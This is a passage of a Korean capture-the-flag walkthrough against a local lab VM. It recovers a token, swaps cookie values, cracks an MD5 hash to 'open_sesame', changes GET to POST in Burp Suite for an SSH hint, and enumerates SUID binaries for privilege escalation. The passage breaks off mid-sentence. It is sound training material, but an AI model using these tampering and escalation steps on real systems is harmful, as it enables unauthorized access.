


```
⚠ Cookie “token” does not have a proper “SameSite” attribute valu
  cookie being available in such contexts, please add the “SameSi
>> open_code()
← undefined
  token=547f520fa9832d3090b5a5a374a904ea
>> |
```

위 이미지처럼 console에 입력하면 암호가 나온다.

2) 두번째 방법: dirb에서 찾은 디렉터리 사용


http://192.168.56.10:8000/static 에 들어갔을 때 오류창에서 /api/access라는 디렉터리를 발견할 수 있다.



```
token:   "547f520fa9832d3090b5a5a374a904ea"
```


웹으로 접속하면 console에 입력한 것과 동일한 암호가 나온다.

http://192.168.56.10:8000/alibaba 에서 f12를 누르면 아래 이미지처럼 나온다.




Name	Value	Domain	Path	Expi
csrftoken	2eKePrbmGDi4rhs7Fr64bxde0XRu4egf	192.168.56.10	/	Mon
secret	047364b9be67f665eca384b8061d688b8642a8...	192.168.56.10	/	Sess
token	door	192.168.56.10	/	Sess

door 부분에 방금 얻은 암호를 넣는다.



The cave opens when you speak the magic word.

새로고침하면 위 이미지처럼 문장이 나온다.



547f520fa9832d3090b5a5a374a904ea


□ 로봇이 아닙니다.

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
547f520fa9832d3090b5a5a374a904ea	md5	open_sesame


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

암호를 크랙하면 open_sesame이라는 단어를 얻을 수 있다.




Name	Value
csrftoken	2eKePrbmGDi4rhs7Fr64bxde0XRu4egf
secret	047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242
token	open_sesame

쿠키에 다시 open_sesame을 넣고 새로고침하면




Try posting the magic word itself...

새로운 문장이 나왔다. 새로고침하여 Burp suite로 해당 페이지를 intercept한다.




```
GET /alibaba/ HTTP/1.1
Host: 192.168.56.10:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: csrftoken=2eKePrbmGDi4rhs7Fr64bxde0XRu4egf; secret=047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242; token=open_sesame
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

GET을 POST로 바꾸고 forward 한다.



```
POST /alibaba/ HTTP/1.1
Host: 192.168.56.10:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: csrftoken=2eKePrbmGDi4rhs7Fr64bxde0XRu4egf; secret=047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242; token=open_sesame
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```




Hint: ssh login password ends with "...MU09"

화면 밑에서 힌트 획득.

10. gilhyeong 계정


gilhyeong 접속 후

/home/gilhyeong에서 ls -al를 하면 .hint.txt를 찾을 수 있다.




```
total 24
drwx------. 2 gilhyeong gilhyeong 142 Apr 16 12:28 .
drwxr-xr-x. 6 root      root       65 Apr 11 16:35 ..
-rw-r--r--. 1 gilhyeong gilhyeong   0 Apr  8 12:07 .bash_history
-rw-r--r--. 1 root      root        6 Apr  7 16:41 .bash_login
-rw-r--r--. 1 gilhyeong gilhyeong  18 Apr 30  2024 .bash_logout
-rw-r--r--. 1 gilhyeong gilhyeong 656 Apr 16 12:27 .bash_profile
-rw-r--r--. 1 gilhyeong gilhyeong 532 Apr  8 12:20 .bashrc
-rw-------. 1 gilhyeong gilhyeong  45 Apr 14 15:23 .hint.txt
-rw-------. 1 gilhyeong gilhyeong   7 Apr 14 16:50 .python_history
```

.hint.txt의 내용



```
Find six elements to unlock incredible doors
```


Find 이후에 단어들의 첫글자만 따면 find setuid로 setuid를 이용해 권한 상승을 하면 된다.



```
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/su
/usr/bin/crontab
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/fusermount3
/usr/bin/netup
/usr/bin/sysmon
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/grub2-set-bootflag
/usr/sbin/fsrepair
/usr/sbin/rootmon
/usr/sbin/netservice
/opt/bin/access-grant
```


저 중에서 기존에 존재하지 않는 파일은 netup, Sysmon, 